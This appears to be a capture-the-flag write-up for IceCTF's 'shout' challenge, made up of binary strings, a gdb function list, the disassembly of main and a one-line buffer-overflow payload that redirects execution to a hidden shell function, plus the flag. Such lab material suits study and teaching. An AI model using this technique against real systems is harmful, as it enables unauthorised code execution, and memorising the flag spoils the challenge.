__gmon_start__GLIBC_2.0PTRhPUWVS
t$,U[^_]/bin/sh -iThe cave echoes.. %s
Usage: ./shout <message>;*2$"GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516crtstuff.c
__JCR_LIST__deregister_tm_clones
__do_global_dtors_aux
completed.6587
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
shout.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
```

```
__libc_csu_fini
message
__x86.get_pc_thunk.bx
printf@@GLIBC_2.0
_edata
getegid@@GLIBC_2.0
strcpy@@GLIBC_2.0
__data_start
puts@@GLIBC_2.0
system@@GLIBC_2.0
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
_fp_hw
__bss_start
main
__x86.get_pc_thunk.ax
__TMC_END__
setresgid@@GLIBC_2.0
shell
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
```

info functions

```
Non-debugging symbols:
0x08048354  _init0x08048390  printf@plt
0x080483a0  getegid@plt
0x080483b0  strcpy@plt
0x080483c0  puts@plt
0x080483d0  system@plt
0x080483e0  __libc_start_main@plt
0x080483f0  setresgid@plt
0x08048410  _start
0x08048440  __x86.get_pc_thunk.bx
0x08048450  deregister_tm_clones
0x08048480  register_tm_clones
0x080484c0  __do_global_dtors_aux
0x080484e0  frame_dummy
0x0804850b  shell
0x08048551  message
0x08048591  main
0x080485ea  __x86.get_pc_thunk.ax
0x080485f0  __libc_csu_init
0x08048650  __libc_csu_fini
```

```
0x08048654  _fini


(gdb) disas main
Dump of assembler code for function main:
   0x08048591 <+0>:     lea    0x4(%esp),%ecx
   0x08048595 <+4>:     and    $0xfffffff0,%esp
   0x08048598 <+7>:     pushl  -0x4(%ecx)
   0x0804859b <+10>:    push   %ebp
   0x0804859c <+11>:    mov    %esp,%ebp
   0x0804859e <+13>:    push   %ebx
   0x0804859f <+14>:    push   %ecx
   0x080485a0 <+15>:    call   0x80485ea <__x86.get_pc_thunk.ax>
   0x080485a5 <+20>:    add    $0x1a5b,%eax
   0x080485aa <+25>:    mov    %ecx,%edx
   0x080485ac <+27>:    cmpl   $0x1,(%edx)
   0x080485af <+30>:    jle    0x80485c7 <main+54>
   0x080485b1 <+32>:    mov    0x4(%edx),%eax
   0x080485b4 <+35>:    add    $0x4,%eax
   0x080485b7 <+38>:    mov    (%eax),%eax
   0x080485b9 <+40>:    sub    $0xc,%esp
   0x080485bc <+43>:    push   %eax
   0x080485bd <+44>:    call   0x8048551 <message>
   0x080485c2 <+49>:    add    $0x10,%esp
   0x080485c5 <+52>:    jmp    0x80485db <main+74>
   0x080485c7 <+54>:    sub    $0xc,%esp
   0x080485ca <+57>:    lea    -0x196f(%eax),%edx
   0x080485d0 <+63>:    push   %edx
   0x080485d1 <+64>:    mov    %eax,%ebx
   0x080485d3 <+66>:    call   0x80483c0 <puts@plt>
   0x080485d8 <+71>:    add    $0x10,%esp
   0x080485db <+74>:    mov    $0x0,%eax
   0x080485e0 <+79>:    lea    -0x8(%ebp),%esp
   0x080485e3 <+82>:    pop    %ecx
   0x080485e4 <+83>:    pop    %ebx
   0x080485e5 <+84>:    pop    %ebp
   0x080485e6 <+85>:    lea    -0x4(%ecx),%esp
   0x080485e9 <+88>:    ret
End of assembler dump.
```

So , we see buff it is at 16 char buf[16]; then we inverse the format to little endian 8 bytes + 4 bytes extra then we had 32 bytes in total and woah we have the shell

```
./shout `python -c 'print "A"*16 + "\x0b\x85\x04\x08" * 4'`
```

IceCTF{i_dont_think_caveman_overflowed_buffers}